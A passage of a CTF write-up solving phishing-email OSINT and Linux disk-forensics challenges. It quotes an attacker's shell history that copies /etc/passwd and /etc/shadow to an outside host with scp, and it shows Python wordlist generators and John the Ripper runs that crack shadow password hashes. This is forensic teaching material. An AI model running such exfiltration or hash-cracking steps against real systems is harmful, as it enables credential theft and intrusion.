31 id C209C580BAA; Mon, 7 Aug 2023 09:44:03 +0200 (CEST)
32 To: emilylawerance@outlook.com
33 Subject: Sales News for BMW Series
34 From: "David Paul" <davidpaul@carsame.co.th>
35 Errors-To: davidpaul@carsame.co.th
36 Reply-To: davidpaul@carsame.co.th
37 Content-Type: multipart/mixed; boundary=BOUND_64D0A0C3B34B70.94968999
38 Message-Id: <20230807074403.C209C580BAA@emkei.cz>
39 Date: Mon, 7 Aug 2023 09:44:03 +0200 (CEST)

```

I uploaded this file to "<https://app.phishtool.com>" which is a great tool to analyze phishing email.

The screenshot shows the PhishTool Community interface with the following details:

- Analysis / Sales News for BMW Series**
- Sales News for BMW Series** (with a link icon)
- Headers** (highlighted in green)
- Received lines**: 1
 - From**: davidpaul@carsame.co.th
 - Display name**: David Paul
 - To**: emilylawerance@outlook.com
 - CC**: None
 - Timestamp**: 02:14 pm, Aug 7th 2023
 - Reply-To**: davidpaul@carsame.co.th
 - Return-Path**: davidpaul@carsame.co.th
 - Originating IP**: 89.187.129.29 (Hop 2)
 - rDNS**: emkei.cz
- Message UI** (dropdown menu)
- Plaintext** (highlighted in blue)
- Source**

The plaintext content of the email is as follows:

```

Hello Emily,  

We are giving big sales discount for BMW Series.  

Please kindly check the following attached and  

contact this address ops.rejon4@kazmierz.pl if you interested.  

David Paul  

Sale Marketing  

Carsome DB

```

Let's check ip address on the <https://ipinfo.io/>

The screenshot shows the ipinfo.io interface with the IP address 89.187.129.29 entered into the search bar. Below the search bar, a JSON-like list of location and network details is displayed:

```
ip: "89.187.129.29",
hostname: "emkei.cz",
city: "Prague",
region: "Prague",
country: "CZ",
loc: "50.0880,14.4208",
org: "AS35592 Coolhousing s.r.o.",
postal: "110 00",
```


Below this list, several buttons provide quick access to related information:

- Your IP
- 8.8.4.4
- AS15169
- 1.1.1.14
- AS4519

The screenshot shows a Google search results page for the query "Czech republic". The top result is a snippet for "Czechia", described as a "Country in Europe". It includes a thumbnail image of Prague Castle, a map of Central Europe with Prague highlighted, and a flag icon. To the right of the snippet is a Britannica link providing detailed information about the Czech Republic.

Flag - CybergonCTF{89.187.129.29_Czechia_emkei.cz}

Car Brand 3



In the email message, we can see this email "ops.rejon4@kazmierz.pl" as contact address.

	INBOX	davidpaul@carsame.co.th;	emilylawerance@outlook.com;	Sales News for BMW Series	2023-08-07 14:14:03 MMT	Hello Emily, We are giving big sales discount for BMW Series...
	INBOX	no-reply@sendspace.com;	emilylawerance@outlook.com;	Sendspace new user registration confirmation	2023-08-07 14:33:07 MMT	sendspace.com registration confirmation for emilylaweranc...

<

Hex Text Application Source File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Result: 9 of 11 Result < >

From: davidpaul@carsame.co.th;
To: emilylawerance@outlook.com;
CC:
Subject: Sales News for BMW Series

Headers Text HTML RTF Attachments (1) Accounts Original Text

Hello Emily,

We are giving big sales discount for BMW Series.
Please kindly check the following attached and
contact this address ops.rejon4@kazmierz.pl if you interested.


David Paul
Sale Marketing
Carsome DB

In the web history list, an employee visited "<http://tinyurl.com/ysvxa66c>". According to the information we have, it is "APT29".

<https://www.linkedin.com/pulse/russian-state-hackers-uses-bmw-car-ads-deliver-nimnaka-kumaradasa/>

Flag - CybergonCTF{APT29}

Car Brand 4




The image shows a challenge interface for a CTF competition. At the top left is a 'Challenge' button, at the top center is a '3 Solves' badge, and at the top right is a close ('X') button. The challenge title 'Car Brand 4' is displayed in large green font, followed by its value '200'. Below the title is a descriptive text: 'According to Car Brand 3, we found two IOCs related to that APT group.' A note in parentheses specifies the flag format: '(Flag Format : CybergonCTF{fullurl,emailaddress})'. At the bottom are two buttons: 'Flag' on the left and 'Submit' on the right.

We have already found the above challenge.

Flag - CybergonCTF{http://tinyurl.com/ysvxa66c,ops.rejon4@kazmierz.pl}

Forensics

Device Info (ep1)



I also used autopsy for this challenge series. For this first challenge, we can see the operating system information in lsb-release which is under Data artifacts category.

File Views
File Types
Deleted Files
MB File Size
Data Artifacts
Communication Accounts (4)
E-Mail Messages (2)
Metadata (3)
Operating System Information (2)

Source Name	S	C	O	Program Name	Data Source
debian_version				Linux (Debian)	Forensics1.E01
lsb-release				Linux (Ubuntu)	Forensics1.E01

Hex Text Application Source File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Strings Indexed Text Translation

Page: 1 of 1 Page < > Matches on page: - of - Match < > 100% ⌂ ⌂ Reset

```
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=20.04
DISTRIB_CODENAME=focal
DISTRIB_DESCRIPTION=Ubuntu 20.04.5 LTS
```

METADATA

Flag - CyberGonCTF{Ubuntu 20.04.5 LTS}

Device Info (ep2)

Challenge 50 Solves X

Device Info (ep2)

50

Can you find the device ip and hostname?

The challenge file is the same as the previous challenge (ep1).

Flag Format: CyberGonCTF{xxx.xxx.xxx.xxx_hostname}

Author # Andro6

3/5 attempts


Flag Submit

We can see device ip in /var/log/syslog

```
info:-----+
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info:
+-----+-----+-----+-----+-----+
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info: | Device | Up | Address | Mask | Scope |
+-----+-----+-----+-----+-----+
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info: | eth0 | False | . | . | . |
p8:27:eb:fe:83:1a |
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info: | lo | True | 127.0.0.1 | 255.0.0.0 | host |
. |
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info: | lo | True | ::1/128 | . | host |
. |
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info: | wlan0 | True | 192.168.1.72 | 255.255.255.0 | global |
p8:27:eb:ab:d6:4f |
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info: | wlan0 | True | 2001:fb1:f9:d3c3:ba27:ebff:feab:d64f/64 | . | global |
p8:27:eb:ab:d6:4f |
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info: | wlan0 | True | fe80::ba27:ebff:feab:d64f/64 | . | link |
p8:27:eb:ab:d6:4f |
Jul 15 13:21:49 ubuntu cloud-init[609]: ci-info:
```

Flag - CyberGonCTF{192.168.1.72_ubuntu}

Device Info (ep3)



In /etc/netplan/50-cloud-init.yaml, there is WiFi Information.

```

Name      S  C  O  Modified Time   Change Time   Access Time   Created Time   Size   Flag(Or)   Flag(Meta)   Known   Location
[parent folder]          2023-07-15 19:26:15 MMFT 2023-07-15 19:26:15 MMFT 2023-07-15 19:26:36 MMFT 2023-07-15 19:26:36 MMFT 4096  Allocated  Allocated  unknown  /img_forensics1.E01/vol_vsd3/etc/netplan
[parent folder]          2023-07-15 22:36:50 MMFT 2023-07-15 22:36:50 MMFT 2023-07-15 22:36:50 MMFT 2023-07-15 22:36:50 MMFT 4096  Allocated  Allocated  unknown  /img_forensics1.E01/vol_vsd3/etc/netplan
50-cloud-init.yaml.wip  X  1  2023-07-15 19:51:37 MMFT 2023-07-15 19:51:37 MMFT 2023-07-15 19:51:53 MMFT 2023-07-15 19:51:53 MMFT 838908  Unallocated  Allocated  unknown  /img_forensics1.E01/vol_vsd3/etc/netplan
50-cloud-init-original.yaml  0  2022-08-29 22:53:59 MMFT 2022-08-29 22:53:59 MMFT 2023-07-15 19:04:06 MMFT 2022-08-29 22:53:59 MMFT 416  Allocated  Allocated  unknown  /img_forensics1.E01/vol_vsd3/etc/netplan
50-cloud-init.yaml  0  2023-07-15 19:26:15 MMFT 2023-07-15 19:26:15 MMFT 2023-07-15 19:26:36 MMFT 2023-07-15 19:26:36 MMFT 663  Allocated  Allocated  unknown  /img_forensics1.E01/vol_vsd3/etc/netplan

```

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Page: 1 of 1 Page: < > Matches on page: - of - Match: < > 100% ⌂ ⌂ Reset Text Source: File Text

```

# This file is generated from information provided by the datasource. Changes
# to it will not persist across an instance reboot. To disable cloud-init's
# network configuration functionality entirely, write a file
# /etc/cloud/cloud.cfg.d/99-disable-network-config.cfg with the following:
# network: {config: disabled}

network:
  ethernets:
    eth0:
      dhcp4: true
      optional: true
  wifis:
    wireless:
      dhcp4: yes
      wireless:
        essid: "Ko_Koe_Lo_Ko_Ko_Ah_Nge_Chaw_Yal_Tae_Inn_Tae"
        key: "Guangtian_24C"
        password: "NtingNy1"
  version: 2

```

Flag - CyberGonCTF{Ko_Koe_Lo_Ko_Ko_Ah_Nge_Chaw_Yal_Tae_Inn_Tae}

Device Info (ep4)

Challenge 33 Solves X

Device Info (ep4)

50

Can you find the device model details of this host?

The challenge file is the same as the previous challenge (ep1).

Flag Format: CyberGonCTF{Full Information} #included
Device Name, Series Number, Model, Version example
flag - CyberGonCTF{ThinkPad X1 Carbon Gen 11}

Author # Andro6

1/5 attempts

Flag Submit

I found machine model in "/etc/netplan/.50-cloud-init.yaml.swp" file.

✓ .50-cloud-init.yaml.swp	▼	1	2023-07-15 19:51:37 MMT	2023-07-15 19:51:37 MMT	2023-07-15 19:51:53 MMT	2022-08-29 22
50-cloud-init-original.yaml		0	2022-08-29 22:53:59 MMT	2022-08-29 22:53:59 MMT	2023-07-15 19:04:06 MMT	2022-08-29 22
50-cloud-init.yaml	▼	0	2023-07-15 19:26:15 MMT	2023-07-15 19:26:15 MMT	2023-07-15 19:26:36 MMT	2022-08-29 22

< >

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Strings Indexed Text Translation

Page: 1 of 3 Page < > Matches on page: - of - Match < > 100% ⌂ ⌃ ⌄ Reset


```

SYSLOG_IDENTIFIER=kernel
MESSAGE=Booting Linux on physical CPU 0x0
MESSAGE
_BOOT_ID=453493e271ad46be8d98e3d708dc455e
_BOOT_ID
_MACHINE_ID=46e531d044524c248bcd555fe08c2b49
_MACHINE_ID
_HOSTNAME=ubuntu
_HOSTNAME
_PRIORITY=5
MESSAGE=Linux version 5.4.0-1069-raspi (buildd@bos02-arm64-042) (gcc version 9.4.0 (Ubuntu 9.4.0-1ubuntu1~20.04.1)) #79-Ubuntu SMP PREEMPT Thu Aug
Gfb
MESSAGE=CPU: ARMv7 Processor [410fd034] revision 4 (ARMv7), cr=30c5383d
E^E
MESSAGE=CPU: div instructions available: patching division code
MESSAGE=CPU: PDPt / VPIt nonaliasing data cache, VPIt aliasing instruction cache
MESSAGE=OF: fdt: Machine model: Raspberry Pi 3 Model B Rev 1.2
MESSAGE=Memory policy: Data cache writealloc

```

Flag - CyberGonCTF{Raspberry Pi 3 Model B Rev 1.2}

Attacker IP (ep5)



In /var/log/auth.log, we can see ssh brute forcing from 192.168.1.67.

```
Jul 15 14:20:33 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 port 44008 ssh2
Jul 15 14:20:34 ubuntu sshd[1094]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.67
user=ubuntu
Jul 15 14:20:35 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 port 44008 ssh2
Jul 15 14:20:35 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 port 44004 ssh2
Jul 15 14:20:38 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 port 44008 ssh2
Jul 15 14:20:38 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 port 44004 ssh2
Jul 15 14:20:42 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 port 44004 ssh2
Jul 15 14:20:42 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 port 44008 ssh2
Jul 15 14:20:44 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 port 44004 ssh2
Jul 15 14:20:44 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 port 44008 ssh2
Jul 15 14:20:47 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 port 44004 ssh2
Jul 15 14:20:47 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 port 44008 ssh2
Jul 15 14:20:48 ubuntu sshd[1093]: error: maximum authentication attempts exceeded for ubuntu from 192.168.1.67 port 44008 ssh2 [preauth]
Jul 15 14:20:48 ubuntu sshd[1093]: Disconnecting authenticating user ubuntu [192.168.1.67] port 44008: Too many authentication failures [preauth]
Jul 15 14:20:48 ubuntu sshd[1093]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.1.67 user=ubuntu
Jul 15 14:20:48 ubuntu sshd[1093]: PAM service(sshd) ignoring max retries; 6 > 3
Jul 15 14:20:50 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 port 44004 ssh2
```

Flag - CyberGonCTF{192.168.1.67}

Success Logon (ep6)

Challenge 27 Solves X

Success Logon (ep6)

50

Do you know the total number of failed logon from attacker and When attacker got the success?

The challenge file is the same as the previous challenge (ep1).

Flag Format: CyberGonCTF{total failed numbers_Mon dd hh:mm:ss} eg. CyberGonCTF{10_Jan 01 01:01:01}

Author # Andro6

3/3 attempts

Flag Submit

If we find failed login count like this, there are 652 counts in total . Accepted password can be filtered for second part of question.

```

108 Jul 15 14:20:33 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 port 44008 ssh2
109 Jul 15 14:20:34 ubuntu sshd[1094]: pam_unix(sshd:auth): authentication failure; logname= uid=0 eui
user=ubuntu
110 Jul 15 14:20:35 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 port 44008 ssh2
111 Jul 15 14:20:35 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 port 44004 ssh2
112 Jul 15 14:20:38 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 port 44008 ssh2
113 Jul 15 14:20:38 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 port 44004 ssh2
114 Jul 15 14:20:42 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 port 44004 ssh2
115 Jul 15 14:20:42 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 port 44008 ssh2
116 Jul 15 14:20:44 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 port 44004 ssh2
117 Jul 15 14:20:44 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 port 44008 ssh2
118 Jul 15 14:20:47 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 port 44004 ssh2
119 Jul 15 14:20:47 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 port 44008 ssh2
120 Jul 15 14:20:48 ubuntu sshd[1093]: error: maximum authentication attempts exceeded for ubuntu from
121 Jul 15 14:20:48 ubuntu sshd[1093]: Disconnecting authenticating user ubuntu 192.168.1.67 port 4400
122 Jul 15 14:20:48 ubuntu sshd[1093]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=s
123 Jul 15 14:20:48 ubuntu sshd[1093]: PAM service(sshd) ignoring max retries; 6 > 3
124 Jul 15 14:20:50 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 port 44004 ssh2
* Aa “” ⌂ ☐ Failed password for ubuntu from 192.168.1.67

```

1 of 652 matches


```

Jul 15 16:55:00 ubuntu sshd[1978]: Connection closed by authenticating user ubuntu 192.168.1.67 port 40458 [preauth]
Jul 15 16:55:26 ubuntu sshd[1984]: Accepted password for ubuntu from 192.168.1.67 port 54296 ssh2
Jul 15 16:55:26 ubuntu sshd[1984]: pam_unix(sshd:session): session opened for user ubuntu by (uid=0)
Jul 15 16:55:26 ubuntu systemd-logind[649]: New session 11 of user ubuntu.
Jul 15 17:04:23 ubuntu sudo:    ubuntu : TTY=pts/2 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/usr/bin/su
Jul 15 17:04:23 ubuntu sudo: pam_unix(sudo:session): session opened for user root by ubuntu(uid=0)

```

Flag - CyberGonCTF{652_Jul 15 16:55:26}

New User (ep7)



As soon as attacker login to host , he add the new user "shwehmoneyati". So we decided to dump passwd and shadow files using the Autopsy tool.

```
Jul 15 16:55:26 ubuntu sshd[1984]: Accepted password for ubuntu from 192.168.1.67 port 54296 ssh2
Jul 15 16:55:26 ubuntu sshd[1984]: pam_unix(sshd:session): session opened for user ubuntu by (uid=0)
Jul 15 16:55:26 ubuntu systemd-logind[649]: New session 11 of user ubuntu.
Jul 15 17:04:23 ubuntu sudo:  ubuntu : TTY:pts/2 ; PWD=/home/ubuntu ; USER=root ; COMMAND=/usr/bin/su
Jul 15 17:04:23 ubuntu sudo: pam_unix(sudo:session): session opened for user root by ubuntu(uid=0)
Jul 15 17:04:23 ubuntu su: (to root) ubuntu on pts/2
Jul 15 17:04:23 ubuntu su: pam_unix(su:session): session opened for user root by ubuntu(uid=0)
Jul 15 17:04:37 ubuntu groupadd[2085]: group added to /etc/group: name=shwehmoneyati, GID=1005
Jul 15 17:04:37 ubuntu groupadd[2085]: group added to /etc/gshadow: name=shwehmoneyati
Jul 15 17:04:37 ubuntu groupadd[2085]: new group: name=shwehmoneyati, GID=1005
Jul 15 17:04:37 ubuntu useradd[2091]: new user: name=shwehmoneyati, UID=1005, GID=1005, home=/home/shwehmoneyati, shell=/bin/bash, from=/dev/pts/2
Jul 15 17:04:59 ubuntu passwd[2103]: pam_unix(passwd:chauthtok): password changed for shwehmoneyati
Jul 15 17:06:50 ubuntu chfn[2106]: changed user 'shwehmoneyati' information
```

Then I generate the password list with python code.

```
import string

for pass1 in range (10):
    for pass2 in range (10):
        for pass3 in range (10):
            for pass4 in range (10):
                password = "ShweHtoo" + str(pass1) + str(pass2) + str(pass3) + str(pass4)
                with open('sh.txt', 'a') as pass_gen:
                    pass_gen.write(password + "\n")
                    print (password + "\n")
```

Then I brute the shwehmoneyati user with john.

```
[*] $ john --wordlist=sh.txt shadow
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ShweHtoo1500      (shwehmoneyati)
1g 0:00:00:01 DONE (2023-08-24 22:33) 0.5347g/s 821.3p/s 821.3c/s 821.3C/s ShweHtoo1280..ShweHtoo1535
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Flag - CybergonCTF{shwehmoneyati, ShweHtoo1500}

Stolen Data (ep8)

The screenshot shows a challenge card for "Stolen Data (ep8)". The card has a "Challenge" tab and a "13 Solves" badge. The title is "Stolen Data (ep8)" with a value of "50". The description asks: "The attacker tried to export from victim machine to his machine. Can you find the attacker username and ip address?". It notes: "The challenge file is the same as the previous challenge (ep1)." The flag format is given as "Flag Format: CyberGonCTF{username_xxx.xxx.xxx.xxx}" and the author is listed as "Author # Andro6". At the bottom are two buttons: "Flag" and "Submit".

The screenshot shows a debugger interface with a memory dump table at the top and a search results window below. The memory dump table has columns for Address, Value, and Size. The search results window shows a list of commands run by the attacker:

```


netplan apply
ifconfig
nano /etc/netplan/50-cloud-init.yaml
netplan apply
ping 8.8.8.8
ifconfig
shutdown now
adduser shwehmoneyati
exit
exit
scp /etc/passwd kali@192.168.253.144:/home/kali/passwd.txt
ping 192.168.253.144
scp /etc/shadow kali@192.168.253.144:/home/kali/passwd.txt
exit

```

We can find commands the attacker used /root/.bash_history.

Flag - CyberGonCTF{kali_192.168.253.144}

Mitre (ep9)



First the attacker brute force password to enter to the host. And then he created an account to maintain access to victim systems. Finally, he exfiltrated data over protocol using scp command.

Flag - CyberGonCTF{T1110.001_T1136_T1048}

Bonus (ep10)

Challenge 11 Solves X

Bonus (ep10)

50

What is the password of Hlwan Paing?

password hint - ex-girlfriend+a symbol+4 digits

Flag Format: CyberGonCTF{password}

Author # Andro6

For this challenge I generate the password with python code.

```
import string

for pass1 in range (10):
    for pass2 in range (10):
        for pass3 in range (10):
            for pass4 in range (10):
                for special_char in "!@#$%^&*":
                    password = "BobbySoxer" + special_char + str(pass1) + str(pass2) + str(pass3) + str(pass4)
                    with open('password.txt', 'a') as pass_gen:
                        pass_gen.write(password + "\n")
                    print (password + "\n")
[yahiko@macbookpro] -[~/Documents/ctf/Cybergon/Writeup/forensics]
$
```

Then I brute forced the Hlwan Paing user password with john.

```
$ john --wordlist=password.txt shadow
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
BobbySoxer@1500  (hlwanpaing)
